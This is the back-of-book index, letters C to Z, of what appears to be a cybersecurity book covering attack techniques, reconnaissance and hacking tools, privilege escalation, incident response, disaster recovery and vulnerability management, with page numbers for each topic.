**Check Point firewall log 512**
**Chief Executive Officer (CEO) 3**
**Chief Information Security Officer (CISO) 3**
**Chrome zero-day vulnerability (CVE-2019-5786) 183**
**close management port**
recommendations 9
**cloud**
hacking 166-168
usage challenges 176
**cloud disaster recovery**
best practices 460
**cloud hacking tools**
Bucket lists 173

CloudTracker 172
FDNSv2 173
flAWS 170, 172
Knock Subdomain Scan 174
LolrusLove 169, 170
Nimbusland 168, 169
OWASP DevSlop tool 173
Prowler 2.1 170

**cloud network visibility 362-367**

**cloud security**
customer responsibilities 176
provider responsibilities 175
recommendations 175
responsibility 175

**Cloud Security Alliance (CSA) 13**

**Cloud Security Posture Management (CSPM) platform 21, 22, 337**

**CloudTracker 172**
download link 173

**Cobalt Strike DNS Beaconing**
query 436

**Command and Control (CC) server 207**

**Command and Control tactics 101, 102**

**Common Configuration Enumeration (CCE)**
reference link 333

**Common Vulnerability and Exposure (CVE)**
reference link 333

**Comodo**
reference link 182

**Comodo Advanced Endpoint Protection's Dragon Platform 97, 98, 483, 491**
Active Breach phase 101, 102
intrusion phase 99-101
preparation phase 99

**Comodo Cybersecurity 483**

**Component Object Model (COM) 258**

**compromised system**
investigating, in hybrid cloud 423-430

**compromised system on-premises**
investigating 420-423

**computer security incident response (CSIR) 31**

**conditions, for evaluating app**
file hash 330
path 330
publisher 330

**Container 301**

**contingency planning 447**

**Cozy Bear 16**

**credential exploitation 282, 283**

**Credential Manager (CredMan) store 274**

**credentials 11**

**credential theft scenarios**
enterprise users 220
example 221, 222
home users 220

**Critical Stack Intel Feed**
reference link 394

**cross-site scripting (XSS) 202, 203**

**crypto 16**

**current threat landscape 2-5**
apps 12, 13
credentials 11, 12
data 14
ransomware 7
supply chain attacks 5, 6

**cyber attack**
anatomy 156

**cyber-attack strategies 57**
blind testing strategy 58
external testing strategies 57
internal testing strategies 57, 58
targeted testing strategy 58

**cybercriminal 390**

**cyber defense strategies**
defense-in-breadth 59, 60
defense-in-depth 58, 59

**cyber espionage 390**

**Cybersecurity and Infrastructure Security Agency (CISA) 2**

**cybersecurity, challenges 15**
old techniques 15, 16
shift, in threat landscape 16, 17

**Cybersecurity Kill Chain 68**
Actions on Objectives 74
command and control 74
delivery 70
evolution 84
exploitation 70
installation 73
limitations 84
Lockheed Martin Cyber Kill Chain 68
obfuscation 75, 76
reconnaissance 68
security awareness 79-81
security controls, using 77, 78
tools, using 85
UEBA, using 78, 79
weaponization 70

**cyber-security strategies, for businesses 61**
access limitations, for employees 63
backup copies, using 63
computers, protecting from infiltration tactics 62
firewall security, for internet connections 62
information, protecting from infiltration tactics 62
networks, protecting from infiltration tactics 62
passwords, changing 63
physical restrictions, implementing 63
security principles training, for employees 62
software updates, using 62
unique user accounts, using 63
Wi-Fi networks, securing 63

**cyber strategy 53**
building 53
business, defining 54
documentation 55
need for 56
threats and risks, defining 54

**Cyber Threat Intelligence (CTI) 390**

**Cycript 214**
download link 215

# D

**Data Centers (DCs) 252**

**data correlation 370, 507, 508**
example, to review logs 508

**data exfiltration 75**

**data manipulation attacks 160, 161**

**data manipulation attacks, countering**
data encryption, using 162
endpoint visibility 162
file integrity monitoring (FIM) 162
input validation 162
integrity checking 161
logging activity 162

**Data Protection Application Programming Interface (DPAPI) 274**

**data states**
countermeasures 14
threats 14

**Deauther board 94**

**defense-in-breadth approach 59**

**defense-in-depth approaches 58, 59**

**delivery 70**

**Democratic National Committee (DNC) 16**

**Department of Homeland Security (DHS) 399**

**devices**
everyday devices, hacking 166

**disaster recovery, best practices 459**
cloud 459, 460
hybrid 460
on-premises 459

**disaster recovery plan (DRP) 441**
benefits 442
creating 444
testing 444
**disaster recovery planning process 442**
approval, obtaining 445
challenges 445
data, collecting 444
disaster recovery team, forming 442
plan, maintaining 445
processes and operations, prioritizing 443
recovery strategies, determining 444
risk assessment, performing 443
**discretionary access control list (DACL) 184**
**distributed denial of service (DDoS) attacks 2, 162, 203, 204**
**DLL injection 301**
**DLL search order hijacking 302, 303**
**DNSDumpster 133, 134**
URL 133
**DNSRecon tool 132, 133**
**documents in transit 345-348**
**Domain Active Directory Database (NTDS.DIT) 274**
**Domain Controller (DC) 382**
**Duqu 302**
**Dylib hijacking 303**

## E

**elements, of vulnerability strategy**
people 474
process 475
technology 475
**email pillaging 269**
**Endpoint Detection and Response (EDR) 348**
**endpoints 348**
**enumeration 69**
**Erdal's Cybersecurity Blog 117**
**EternalBlue exploit 391**
**European Union Agency for Cybersecurity (ENISA) 5**
**Event Tracing for Windows (ETW) traces 383**
**EvilOSX 96**
URL 97
**Exodus 206, 207**
**exploitation 70**
examples 72, 73
privilege escalation 71
**Exploit-DB 117**
**exploits 284**
**exploration of vulnerabilities 304, 305**
**external reconnaissance 105**
dumpster diving 108
social engineering 109, 110
social engineering attacks 110
social media, scanning 106, 107
**external reconnaissance tools**
FOCA 126
Keepnet Labs 137
open-source intelligence (OSINT) 129
PhoneInfoga 127
SAINT 117
Seatbelt 118
theHarvester 128
Webshag 125
**extortion attacks 156-160**
**Extra Window Memory (EWM) injection 310**

## F

**Fancy Bear 16**
**FDNSv1 Dataset**
reference link 173
**FDNSv2 Dataset**
reference link 173

**Federal Emergency Management Agency (FEMA) 458**

**Federal Information Security Management Act (FISMA) 34**

**file integrity monitoring (FIM) 162**

**firewall logs 512, 513**

**flAWS 170, 172**

**flAWS v2**
reference link 171

**FOCA 126**
URL 127
using 126

**footprinting 69**
examples 69

**Foundstone's Enterprise (McAfee) 481**

**Frida 213**
download link 214

**fuzzing 184**

## G

**GCP IAM logs 521**
reference link 523

**Google Cloud Platform Logs 522, 523**

**Group Policy Object (GPO) 325**

## H

**hacktivist 390**

**Hak5 Plunder Bug 147, 148**
URL 148

**Hiren's BootCD**
download link 192
operating systems, compromising 191, 192

**HoboCopy 95**
URL 95

**Homeland Security Exercise and Evaluation Program (HSEEP) 24**

**hooking 310**

**horizontal privilege escalation 72, 280**
versus vertical privilege escalation 71

**host-based intrusion detection systems (HIDS) 244**

**Hot Potato 314**
download link 315

**hybrid cloud**
compromised system, investigating in 423-430

**hybrid cloud network security 360-362**

**hybrid disaster recovery approach**
best practices 460

**Hydra 91**
URL 92
workings 92

## I

**IDA PRO 186**

**identity**
multi-layer protection 12

**Identity and Access Management (IAM) 172**

**incident handling 37-40**
checklist 40, 41

**incident life cycle**
containment phase 37
detection phase 37
post-incident activity phase 37
preparation phase 37

**incident response, in cloud**
considerations 48, 49
toolset 49
updating 49

**incident response process 31, 32**
creating 34-36
definition 35
from CSP perspective 50
guidelines 33

objective, establishing 35
priority and severity level, determining 35
roles and responsibilities 35
scope 35
security considerations 32, 33
significance 32
terminology 35
**incident response team 36**
on-call process 36
shifts 36
team allocation 36
**indications of attack (IoAs) 435**
**indications of compromise (IoCs) 435**
**indicator of attack (IoA) 34**
**Indicators of Compromise (IoCs) 25, 34, 371-373, 391**
**infiltration 241, 279**
**information management tools 482-485**
**Infrastructure as a Service (IaaS) 4, 48, 175, 345**
**Initial Access phase, MITRE ATT&CK**
recommendations 8
**InsightVM 491**
**Instant Online Crash Analysis**
URL 510
**internal reconnaissance 116**
**internal reconnaissance tools 137**
Airgraph-ng 138, 139
Cain and Abel tool 144, 145
Canary token links 149
CATT 148
Hak5 Plunder Bug 147, 148
Masscan 144
Nessus 145
Nmap 141, 142
Prismdump 139
scanning tools 139
Scanrand 144
sniffing tools 139
tcpdump 140
wardriving 146
Wireshark 143
**Internal Revenue Service (IRS) 167**
**International Mobile Equipment Identity (EMIE) code 207**
**Internet of Things (IoT) 2, 81, 162**
**inter-process communications (IPCs) 100, 268**
**Intruder 488**
URL 487
**intrusion defense systems (IDSs) 244**
**intrusion detection system (IDS) 16, 375, 376**
**intrusion prevention system (IPS) 378**
anomaly-based detection 379
rule-based detection 378
**iOS Implant Teardown 210**
**IoT device attacks 163**
**IoT devices**
securing 163, 164
**iPhone hack by Cellebrite 208**
**issue**
key artifacts 414-419
scoping 413, 414
**IT and Cyber Risk Management software 454**
**IT contingency planning process 448**
business impact analysis (BIA), conducting 449
contingency planning policy development 448
plan maintenance 453
preventive controls, identifying 450
recovery strategies, developing 450

## J

**jailbreaking 281**
**John the Ripper 90, 91**
URL 91

# K

**Keepnet Labs 137**
URL 137
**key distribution center (KDC) 271**
**Key Performance Indicator (KPI) 338**
**Kismet 88, 89**
URL 89
**Knock Subdomain Scan 173**
download link 174
**Kon-Boot**
operating systems, compromising 191, 192
**Kusto Query Language (KQL) 429, 518**

# L

**LANDesk Management Suite 481**
**lateral movement**
Active Directory 269-271
admin shares 271
alerts, avoiding 252
AppleScript 268
application deployment 266
ARP spoofing 267
Beacon, Command & Control (C&C) 251
breached host analysis 268
central administrator consoles 268
email pillaging 269
file shares 256-258
graph, navigating 252
IPC (OS X) 268
lsass.exe process 273
malware installs 250
network sniffing 267
Pass-the-Hash (PtH) 271, 272
Pass the Ticket 271
performing 250
port scans 253, 254
PowerShell 260, 261
PowerSploit 261, 262
Remote Desktop 259
Remote Registry 265
removable media 265
scheduled tasks 264
stolen credentials 264
Sysinternals 254-256
tainted shared content 265
TeamViewer 266
thinking like hacker 251
token stealing 264
user = admin 251
user compromised stage 250
vulnerability = admin 251
Windows DCOM 258
Windows Management Instrumentation (WMI) 262, 264
Winlogon 273
workstation admin access 251
**launch daemon 306**
**Linux Live CD**
operating systems, compromising 192
**Linux logs 511, 512**
**live CD 446**
**live recovery 446, 447**
**Log Parser**
download link 513
**LolrusLove 169**
download link 170
**lsass.exe process 273**

# M

**malware 286**
**managed services provider (MSP) 444**
**man-in-the-disk 208**
**Masscan 144**
**Maximum Tolerable Downtime (MTD) 443, 446**
**Mean time to compromise (MTTC) 25**
**Mean time to privilege escalation (MTTP) 25**

**MetaDefender Cloud TI feeds**
reference link 393
**Metasploit 85, 86, 196**
URL 87
using 189, 190
**Meterpreter 306**
**methods, to gain privileged access**
credential exploitation 282, 283
exploits 284
malware 286
misconfigurations 283, 284
privileged vulnerabilities 284, 285
social engineering 285
**Microsoft Defender for Cloud 382-385, 423**
integrating, with SIEM for investigation 430-434
**Microsoft Graph Security API Add-On for Splunk**
reference link 430
**Microsoft Security Development Lifecycle (SDL)**
reference link 13
**Microsoft Sentinel 407-410**
AWS logs, accessing from 516-518
Azure Activity logs, accessing from 520, 521
Hunting page 435
**Microsoft threat intelligence 407**
reference link 407
**MineMeld**
reference link 394
**MiniStumbler 146**
**misconfigurations 283, 284**
**Mitre**
reference link 182
**MITRE ATT&CK**
documentation, references 7
reference link 402
URL 44, 403
using 401-406
**mobile device management (MDM) 4**
**mobile phone (iOS / Android) attacks 205**
Exodus 206, 207
iOS Implant Teardown 210
iPhone hack by Cellebrite 208
man-in-the-disk 208
SensorID 207, 208
Spearphone 209
Tap 'n Ghost 209, 210
**MS14-068 vulnerability 304**
**multi-cloud 22, 23**
**Multi-Factor Authentication (MFA) 11, 355**

# N

**National Cybersecurity and Communications Integration Center (NCCIC) 399**
**National Security Agency (NSA) 164**
**Nessus 145, 493**
URL 494
vulnerability management, implementing 493-500
**Nessus vulnerability scanner 196**
installing 188
using 188
**NetScreen firewall log 512**
**NetStumbler 146**
**net utility 257**
**network**
discovering, with network mapping tool 351-353
**network access control (NAC) system 354**
**network intrusion detection systems (NIDS) 244**
**Network Management System (NMS) 6**
**network mapping 242-244**
blocking 247
clever tricks, using 249
close/block 245-247
fixing 245, 246

scanning 245, 246
scans, detecting 248
slowing down 247
**network microsegmentation 348**
**Network Operations Center (NOC) 389**
**network scanning 69**
**network security**
defense-in-depth approach 343, 345
infrastructure 345
services 345
**network sniffing 267**
**Network Topology Mapper 351**
**New Technology LAN Manager (NTLM) 225**
**Nikto 87**
URL 88
**Nimbostratus tool**
reference link 238
**Nimbusland 168, 169**
download link 168
**Nishang 261**
**NIST**
reference link 182
**Nmap 141**
advantages 142
functionalities 142
scans, detecting 248
scripting engine 249
URL 141

# O

**obfuscation 75**
examples 76, 77
techniques 75
**Office of Intelligence and Analysis (I&A) 390**
**OneDrive logs 509**
**on-premise disaster recovery**
best practices 459
**on-premises security 4**
**open-source intelligence (OSINT) 129**
mini labs 131-133
URL 130
**Open Threat Exchange (OTX) 395**
reference link 397
**OpenVAS 501**
**Open Web Application Security Project (OWASP) methodologies 59**
**operating system logs 508**
Linux logs 511, 512
Windows logs 509-511
**operating systems, compromising 191**
with Hiren's BootCD 191, 192
with Kon-Boot 191, 192
with Linux Live CD 192
with Ophcrack 194
with preinstalled applications 193, 194
**Ophcrack**
operating systems, compromising 194
**organizational units (OUs) 325**
**OSINT mini labs 131**
DNSDumpster 133, 134
Shodan 134
SpiderFoot 135
**OWASP DevSlop tool 173**
reference link 173
**OWASP Top 10 Project**
URL 197

# P

**Packet Storm Security 117**
**passive reconnaissance**
versus active reconnaissance 150
**Pass-the-Hash (PtH) 251, 271, 272, 422**
credentials 272
mitigation recommendations 275, 276
password hashes 272

**Patch Manager Plus 489, 490**
**payloads**
deploying 188
**PDF Examiner**
reference link 235
**Pegasus spyware 182**
**penetration testing 151**
**Peregrine tools 480**
**Persistence tactics 100, 101**
**personally identifiable information (PII) 35**
**Petya 158**
**phishing 177**
example 177-180
**phishing campaign 3**
**PhoneInfoga 127**
URL 128
**physical network segmentation 349-351**
**Platform as a service (PaaS) 175, 385**
**port scanning 69, 253, 254**
**post-incident activity 41**
real-world scenarios 42-47
**PowerMemory**
reference link 239
**PowerShell 260, 261**
**PowerShell Empire's credentials module**
reference link 238
**PowerShell scripts, from PyroTek3**
reference link 270
**PowerShell utility 258**
**PowerSploit 261**
download link 262
**preinstalled applications**
operating systems, compromising 193, 194
**Prismdump 139**
**privilege account certificate (PAC) 271**
**privileged vulnerabilities 284, 285**
**privilege escalation 71, 279**
accessibility features, exploiting 292, 293
access token manipulation 291, 292
Android, rooting 309
application shimming 293-298
Container Escape Vulnerability (CVE-2022-0492) 301
DLL injection 301, 302
DLL search order hijacking 302, 303
Dylib hijacking 303
/etc/passwd file, using 309
exploration of vulnerabilities 304, 305
extra window memory injection 310
hands-on example, on Windows target 306-308
hooking 310
horizontal privilege escalation 71, 280
launch daemon 306
new services 311
performing 287, 289
SAM file, dumping 308
scheduled tasks 311
startup items 312
sudo caching 312
unpatched operating systems, exploiting 290
User Account Control (UAC), bypassing 298-300
vertical privilege escalation 71, 281, 282
working 282
**privilege escalation, tools**
0xsp Mongoose RED for Windows 314
0xsp Mongoose v1.7 313, 314
Hot Potato 314
**proactive cyber-security strategy**
benefits 60, 61
**ProcDump tool 422**
**Project Sonar 173**
**Prowler 2.1 170**
download link 170
**PsExec 255, 422**

# Q

**Qualisys**
URL 487
**Qualys 502**

# R

**ransomware 3, 7, 16, 158**
**Ransomware-as-a-Service (RaaS) 7**
**ransomware attacks**
mitigation controls 10
**Ransomware Tracker Indicators 398**
reference link 398
**reconnaissance 68, 105**
combating 150
enumeration 69
external reconnaissance 105
footprinting 69
internal reconnaissance 116
passive, versus active reconnaissance 150
preventing 151
scanning 69, 70
tools, using 117
**Recovery Point Objective (RPO) 443**
**recovery strategies**
alternative sites 451
backups 451
classroom exercises 453
equipment replacement 452
functional exercises 453
plan testing 452
theoretical training 453
**Recovery Time Objective (RTO) 444, 445**
**Red and Blue Team tools, for mobile devices**
Androguard 213
Cycript 214
Frida 213, 214
Snoopdroid 212
**Red/Blue Team 24**
assume breach 26, 27
**Red Team 24, 26, 223**
workflow 25
**reflective DLL injection 301, 302**
**Reg utility**
reference link 427
**remote access**
securing, to network 353-355
**Remote Access Tools (RATs) 309**
**Remote Code Execution (RCE) generator 182**
**Remote Desktop 259**
advantage 259
disadvantage 259
programs 254
protocol 196
protocol connections 385
vulnerability 260
**Remote Registry 265**
**remote system**
compromising 195, 196
**removable media 265**
**reporting and remediation tracking tools 487**
**resources**
aggregating 349
**response planning tools 487**
**risk assessment stage, vulnerability management strategy 467, 468**
acceptable risks analysis 470, 471
data collection 469
policies and procedures analysis 469
scope 468
threat analysis 470
vulnerability analysis 469
**risk assessment tools 485**
**risk management tools 453**
IT and Cyber Risk Management software 454
RiskNAV 453

# S

**SAINT (Security Administrator's Integrated Network Tool) 117**
URL 118
**SAM file**
dumping 308
**scanning 69**
network scanning 69
port scanning 69
vulnerability scanning 70
**Scanrand 144**
**scheduled tasks 264, 311**
**Seatbelt 118**
active TCP connections 121, 122
example 119
launching 120, 121
URL 118
using, remotely 124
**Security Accounts Manager (SAM) database 274**
**security awareness 79**
benefits 80, 81
**security awareness training**
examples 324
**security controls, for stopping Cyber Kill Chain**
implementing 77
implementing, with security tools 78
**Security Focus tool 483**
**security hygiene**
need for 1, 2
**Security Information and Event Management (SIEM) 78**
**Security Operations Center (SOC) 389**
**security policy**
application whitelisting 329-333
automations 337
end user's education 322
enforcement 325, 327
hardening 333, 334
in cloud 328, 329
monitoring, for compliance 335, 337
reviewing 319-321
security awareness training 324
security posture enhancement, driving via 337-339
shift left approach 321
social media security guidelines 323, 324
**security posture**
enhancing 18, 19
**security posture enhancement**
driving, via security policy 337-339
**Seebug 117**
**SensorID 207, 208**
**Server Message Block (SMB) 391**
**service-level agreement (SLA) 36**
**service principal name (SPN) 270**
**shift left approach, security policy 321, 322**
**Shodan 134, 135**
**site-to-site VPN 355, 356**
**Snoopdroid 212**
download link 212
**Snort 378**
download link 378
**social engineering 285**
**social engineering attacks, for external reconnaissance**
baiting 112
diversion theft 111
phishing 113
phone phishing (vishing) 114, 115
pretexting 110
quid pro quo 112
spear phishing 114
tailgating 112
water holing 111

**social media security guidelines**
for users 323, 324
**Software as a Service (SaaS) 4, 48, 175**
**source code analysis 185, 186**
**Sparta 89, 90**
**Spearphone 209**
**SpiderFoot 135**
URL 136
**SQL injection 197, 198**
**SQL Injection Scanner 199**
mini lab 199-201
**SQLi Scanner 202**
download link 202
**startup items 312**
**stolen credentials 265**
**stored XSS 202**
**strategies, for compromising user identity 223, 224**
access, gaining to network 225
adversary profiles, creating 223-225
brute force 227, 228
credentials, harvesting 225, 226
hash passing 236-238
methods, for hacking identity 238
social engineering 229-236
theft identification, through mobile devices 238
user identity, hacking 227
**structured exception handling (SEH) 187, 188**
**sudo caching 312**
**supply chain attacks 5**
countermeasure controls 6, 7
example 6
techniques 5
working 6
**Sysinternals 254-256**
**system**
compromising, steps 188

# T

**TA 002 Execution Tactics 100**
**tainted shared content 265**
**Talos Intelligence 400**
reference link 400
**Tap ‘n Ghost 209, 210**
**targeted attack 15**
**tcpdump 140**
URL 141
**TeamViewer 266**
**techniques, used for obfuscation**
drives, wiping 76
encryption 75
logs, modifying 76
onion routing 76
steganography 75
tunneling 76
**theHarvester (email harvester) 128, 400**
**The Shadow Brokers (TSB) 392**
**threat actor escalation**
scenarios and mitigations, to prevent 10
**threat hunting 435, 437**
**threat intelligence 389-393**
free threat intelligence feeds 398, 399
MITRE ATT&CK, using 401-406
open-source tools 393-398
**threat life cycle management 81**
discovery phase 82
forensic data collection phase 82
investigation phase 83
investment 81
neutralization phase 83
qualification phase 83
recovery phase 83
**threats 2**
**token stealing 264**

**tools, Cybersecurity Kill chain**
Aircrack-ng 92
Airgeddon 93
Deauther board 94
EvilOSX 96
HoboCopy 95
Hydra 91
John the Ripper 90
Kismet 88, 89
Metasploit 85, 86
Nikto 87
Sparta 89, 90
Twint 87
**tools, for reconnaissance 117**
Erdal's Cybersecurity Blog 117
Exploit-DB 117
external reconnaissance tools 117
internal reconnaissance tools 137
Packet Storm Security 117
Seebug 117
**Twint 87**
URL 87

## U

**Universal Naming Convention (UNC) 100**
**unpatched operating systems**
exploiting 290
**UPnP Internet Gateway Device (IGD) Protocol Detection vulnerability 499**
**User Account Control (UAC)**
bypassing 298-300
**user and entity behavior analytics (UEBA) 78, 379**
across different entities 379
using 78, 79
**User Datagram Protocol (UDP) 247**
**user's identity 219**
automation 222
credentials 222
issues 220
strategies for compromising 223

## V

**vertical privilege escalation 72, 281, 282**
versus horizontal privilege escalation 71
**virtual local area network (VLAN) 349**
**virtual network segmentation 356-358**
**virtual switch**
capabilities, enabling 358
**Virtus Total 399**
reference link 399
**VPNFilter malware 3**
**vulnerability**
exploiting 180
**vulnerability assessment tools 486**
**vulnerability management**
best practices 476, 477
strategies for improving 478-480
versus vulnerability assessment 476
**vulnerability management strategy**
asset inventory stage 464
creating 463
elements 474
information management 465-467
reporting and remediation tracking 472, 473
response planning 473, 474
risk assessment 467, 468
stages 464
versus vulnerability assessment 476
vulnerability assessment 471, 472
**vulnerability management tools 480**
Acunetix 504
asset inventory tools 480
Azure Threat and Vulnerability Management 492, 493
Comodo Dragon Platform 491
implementing, with Nessus 493-500

information management tools 482-485
InsightVM 491
Intruder 488
OpenVAS 501
Patch Manager Plus 489
Qualys 502
reporting and remediation tracking tools 487
response planning tools 487
risk assessment tools 485, 486
vulnerability assessment tools 486
Windows Server Update Services (WSUS) 490
**vulnerability scanning 70**

## W

**WannaCry 16, 156, 157**
**wardriving 146**
**weaponization 70**
**Web Application Firewalls (WAFs) 59**
**web-based systems**
compromising 197
**web server logs 513, 514**
**Webshag 125**
using 126
**WhatsApp vulnerability (CVE-2019-3568) 182**
**WinDbg**
URL 510
**Windows 10 privilege escalation 183**
**Windows Distributed Component Object Model (DCOM) 258**
**Windows Event Viewer 421**
**Windows logs 509-511**
**Windows Management Instrumentation (WMI) 100, 262, 264**
**Windows NT filesystem (NTFS) 252**
**Windows privilege escalation vulnerability (CVE20191132) 184**
**Windows Server Update Services (WSUS) 490**
**Winlogon 273**
**Wireshark 143**
URL 144
**WordPress 165**

## Z

**zero-day exploits 187**
buffer overflows 187
structured exception handling (SEH) 187
**zero-day vulnerabilities 180-182**
Chrome zero-day vulnerability (CVE-2019-5786) 183
fuzzing 184
source code analysis 185, 186
WhatsApp vulnerability (CVE-2019-3568) 182
Windows 10 privilege escalation 183
Windows privilege escalation vulnerability (CVE20191132) 184
**Zero Trust Architecture (ZTA) 19**
components 20
requisites 20
**zero trust network**
adoption, planning 360
building 358, 359
implementation 360